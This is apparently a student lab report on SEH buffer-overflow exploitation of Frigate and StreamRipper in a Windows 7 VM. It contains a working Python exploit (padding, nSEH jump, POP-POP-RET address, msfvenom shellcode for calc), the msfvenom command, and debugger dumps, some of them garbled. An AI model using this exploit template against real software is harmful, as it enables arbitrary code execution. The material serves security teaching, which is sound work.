


SECURE CODING LAB 10

SUKHMANI SANDHU 18BCE7155

DATE: 19-04-2021

For this task too, we will be using our windows 7 virtual instance and will install Frigate and Immunity debugger



Below is the exploit2.py script that is run in order to generate the payload

```
exploit2 - Notepad
File Edit Format View Help
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4b\x0c\x01\x40"
#40010c4b 5b      POP EBX
#40010c4c 5d      POP EBP
#40010c4d c3      RETN
#POP EBX ,POP EBP, RETN | [rt160.bp] (C:\Program Files\Frigate3\rt160.bp)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
buf = b""
buf += b"\x89\xe2\xdb\xcd\x97\x2f\x45\xf5\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
```

Upon running and crashing Frigate. (Buffer overflow) we will see this

```
python: can't open file 'exploit2.py':  
C:\Windows\system32>cd C:\Python27  
C:\Python27>python exploit2.py  
C:\Python27>_
```

This will trigger the command prompt

```
Disks\ 4DdckQKQcicJF1IoypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqIKbOLGKOKeKJPNUOR0VRH
```

(entering the payload)

```
C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Users\su\Desktop>_
```

Now, we will try using a different payload for triggering the calc.exe and then repeat the process.

Open linux on VMBox and in terminal paste the following code to get the calc payload

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b  
"\x00\x14\x09\x0a\x0d" -f python
```

This will generate the bit code

```
buf = ""  
buf += "\xbf\xe3\xfa\x7b\x97\xdb\x5d\x97\x74\x24\xf4\x5d\x2b"  
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"  
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"  
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63"  
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\x4d\xa7\xe5\x2d\xe5"  
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\xac"  
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"  
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"  
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc"  
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb"  
buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\x4d\xac\x33"  
buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae"  
buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\x9e\xef\x2d\x9d\x5f"  
buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x10"  
buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6"  
buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\xa1"  
buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```

[illegible][illegible]

Check for EIP address

```
Registers (FPU)
EAX 75F33C33 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 7FFD8000
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
EDI 00000000
EIP 00401000 Frigate3.<ModuleEntryPoint>
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
```

```
ESI 00000001
EDI 00000007
EIP 77917009 ntdll.77917009
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
```

When we run the application executable

Since there are several exceptions in the frigate code, we will try to run streamripper here
And see what happens when payload is injected and app is crashed:

```
Immunity Debugger - StreamRipper32.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p k b z r ... s ? Immunity: Consulting Services Manager

Registers (FPU)
EAX 0050105C StreamRi.0050105C
ECX 90909090
EDX 01550000
EBX 00000001
ESP 0012F43C
EBP 0012F448
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0012FA08
EIP D9E05350
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
T 0 FS 003B 32bit 7FFDE000(FFF)
D 0 GS 0000 NULL
O 0
L 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010212 (NO,NB,NE,R,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (EQ)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

StreamRi.<ModuleEntryPoint>
Address Hex dump ASCII
004E0000 00 00 00 00 4C A9 4B 00 ...Lrk.
004E0008 7B A9 4B 00 A0 A9 4B 00 ...rk.rk.
004E0010 DF A9 4B 00 30 2F 4C 00 ...rk.0V.
004E0018 84 32 4C 00 C4 32 4C 00 ...2L.-2L.
004E0020 A5 35 4C 00 A1 37 4C 00 ...5L.(7L.
004E0028 F8 3C 4C 00 AF 3E 4C 00 ...L.-L.
004E0030 A2 3B 4C 00 E9 3D 4C 00 ...L.L=L.
004E0038 F2 46 4C 00 19 47 4C 00 ...FL.+GL.
004E0040 9F 4D 4C 00 10 29 4B 00 ...FL.+0k.
004E0048 70 1B 4C 00 D0 2C 4B 00 ...+0.+0.
004E0050 C0 2D 4C 00 20 33 4B 00 ...-0.-3B.
004E0058 B0 33 4C 00 F0 33 4B 00 ...3B.-3B.
004E0060 30 34 4C 00 70 34 4B 00 ...04B.p4B.
004E0068 B0 34 4C 00 F0 34 4B 00 ...4B.p4B.
004E0070 30 35 4C 00 70 35 4B 00 ...05B.p5B.
004E0078 B0 35 4C 00 F0 35 4B 00 ...5B.p5B.
004E0080 80 36 4C 00 07 39 4B 00 ...06B.+lk.
004E0088 10 39 4B 00 58 39 4B 00 ...+k.+lk.
004E0090 99 39 4B 00 D7 39 4B 00 ...lk.+lk.
004E0098 92 31 4C 00 41 31 4C 00 ...L.L.L.
004E00A0 37 39 4B 00 F5 3E 4C 00 ...70L.+L.
004E00A8 2D 3F 4C 00 39 47 4C 00 ...-7L.9GL.
004E00B0 73 48 4C 00 E8 2C 4C 00 ...+HL.+L.
004E00B8 1A 2E 4C 00 30 2E 4C 00 ...+L.-L.
004E00C0 7D 4A 4C 00 00 00 00 00 ...JUL.....
004E00C8 00 00 00 00 78 63 4A 00 .......rcu.

0012F430 52B1C933 SmR
0012F440 31FC0093 3*1
0012F444 BB031355 UHn
0012F448 BF15B143 CMs
0012F44C 2508739C 1m2
0012F450 D84D4639 3Fm
0012F454 D87CD8F5 r1t
0012F458 3225F094 4*22
0012F45C FD4FE546 F40
0012F460 150283C3 f40S
0012F464 1A8AE157 Mp+
0012F468 150D4100 *L+S
0012F46C 34CDFDE1 p=4
0012F470 7601FC61 a*00
0012F474 0757CF55 3mH
0012F478 85953290 #20A
0012F47C 39033576 v009
0012F480 829174F2 71m
0012F484 25919848 Hv+2
0012F488 9B183732 27Tc
0012F48C C212F680 +*2
0012F490 7EFF7912 4.*2
0012F494 8A14E11B +8M
0012F498 30EF9A05 Ru0
0012F49C 33254DE4 L.J23
0012F4A0 B34B684E ENKI
0012F4A4 F425453E RKRf
```

We also see a difference in the registers (pertaining to the hex code of what was typed in)

```
Registers (FPU)
EAX 75F33C33 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 004A71A5 StreamRi.<ModuleEntryPoint>
EBX 7FFDE000
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
EDI 00000000
EIP 004A71A5 StreamRi.<ModuleEntryPoint>

Registers (FPU)
EAX 0050105C StreamRi.0050105C
ECX 90909090
EDX 003F0180
EBX 00000001
ESP 0012F43C
EBP 0012F448
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0012FA08
EIP D9E05350
```

Verify the starting and ending addresses of stack frame


```

0012FF88 00000000 ...
0012FF8C 75F33C45 E<su RETURN to kernel32.75F33C45
0012FF90 7FFDC000 .L2 Δ
0012FF94 0012FFD4 . Δ
0012FF98 779337F5 J7ow RETURN to ntdll.779337F5
0012FF9C 7FFDC000 .L2 Δ
0012FFA0 773A5660 'U:w SHELL32.773A5660
0012FFA4 00000000 ....
0012FFA8 00000000 ...
0012FFAC 7FFDC000 .L2 Δ
0012FFB0 00000000 ...
0012FFB4 00000000 ....

```


Highlighted is the esp address

Verify the SEH chain and report the DLL loaded along with the addresses.



now, we observe the SEH chain (initial state)

Upon simply running the executable, we see the SEH list grow



Now, checking the executable modules...

Base	Size	Entry	Name	File version	Path
00400000	00156000	004A71A5	StreamRi	1, 2, 0, 1	C:\Program Files\StreamRipper32\Stre
6EB90000	00084000	6EB919A9	COMCTL32	5.82 (win7_rtm.	C:\Windows\WinSxS\x86_microsoft.wind
71D10000	00051000	71D3988C	WINSPOOL	6.1.7600.16385	C:\Windows\system32\WINSPOOL.DRV
738F0000	00019000	738F2754	OLEPRO32	6.1.7601.17514	C:\Windows\system32\OLEPRO32.DLL
73910000	0001C000	739117DB	oledlg	6.1.7600.16385	C:\Windows\system32\oledlg.dll
75CD0000	0004A000	75CD7DE0	KERNELBA	6.1.7600.16385	C:\Windows\system32\KERNELBASE.dll
75D80000	0015C000	75DCBA3D	ole32	6.1.7600.16385	C:\Windows\system32\ole32.dll
75EE0000	00004000	75F2BDE4	kernel32	6.1.7600.16385	C:\Windows\system32\kernel32.dll
75FC0000	0000A000	75FD49E5	ADVAPI32	6.1.7600.16385	C:\Windows\system32\ADVAPI32.dll
76090000	0001F000	76091355	IMM32	6.1.7601.17514	C:\Windows\system32\IMM32.DLL
760B0000	0004E000	760B9C09	GD132	6.1.7601.17514	C:\Windows\system32\GD132.dll
76100000	000AC000	7610A472	msvort	7.0.7600.16385	C:\Windows\system32\msvort.dll
761C0000	000A1000	761F2433	RPCRT4	6.1.7600.16385	C:\Windows\system32\RPCRT4.dll
76470000	000CC000	7647168B	MSCTF	6.1.7600.16385	C:\Windows\system32\MSCTF.dll
76540000	0009D000	76573FD7	USP10	1.0626.7601.175	C:\Windows\system32\USP10.dll
765E0000	000C9000	765FD711	USER32	6.1.7601.17514	C:\Windows\system32\USER32.dll
76B20000	0008F000	76B23FB1	OLEAUT32	6.1.7601.17514	C:\Windows\system32\OLEAUT32.dll
76C00000	0007B000	76C01AEE	comdlg32	6.1.7600.16385	C:\Windows\system32\comdlg32.dll
76C80000	0004A000	76D01601	SHELL32	6.1.7601.17514	C:\Windows\system32\SHELL32.dll
778D0000	0013C000		ntdll	6.1.7600.16385	C:\Windows\SYSTEM32\ntdll.dll
77A20000	00019000	77A24975	sechost	6.1.7600.16385	C:\Windows\SYSTEM32\sechost.dll
77A40000	00006000	77A41782	NSI	6.1.7600.16385	C:\Windows\system32\NSI.dll
77A50000	00035000	77A5145D	WS2_32	6.1.7600.16385	C:\Windows\system32\WS2_32.dll
77A90000	00057000	77A98BA6	SHLWAPI	6.1.7600.16385	C:\Windows\system32\SHLWAPI.dll
77AF0000	0000A000	77AF136C	LPK	6.1.7600.16385	C:\Windows\system32\LPK.dll

Checking the base addresses now for the ones highlighted...

CD0000 0004A000 75CD7DE0 KERNELBA 6.1.7600.16385 C:\Windows\system32\KERNELBASE.dll

CPU - main thread, module IMM32

76091000	9A E05E765E 095I	CALL FAR 5F09:5E765EE0	Far call
76091007	76 42	JBE SHORT IMM32:7609104B	
76091009	F1	INT1	
7609100A	5E	POP ESI	

76471000 90 NOP | || 76471001 | 97 | XCHG EAX,EDI | |
| 76471002 | 1076 C0 | ADC BYTE PTR DS:[ESI-40],DH | |
| 76471005 | 5E | POP ESI | |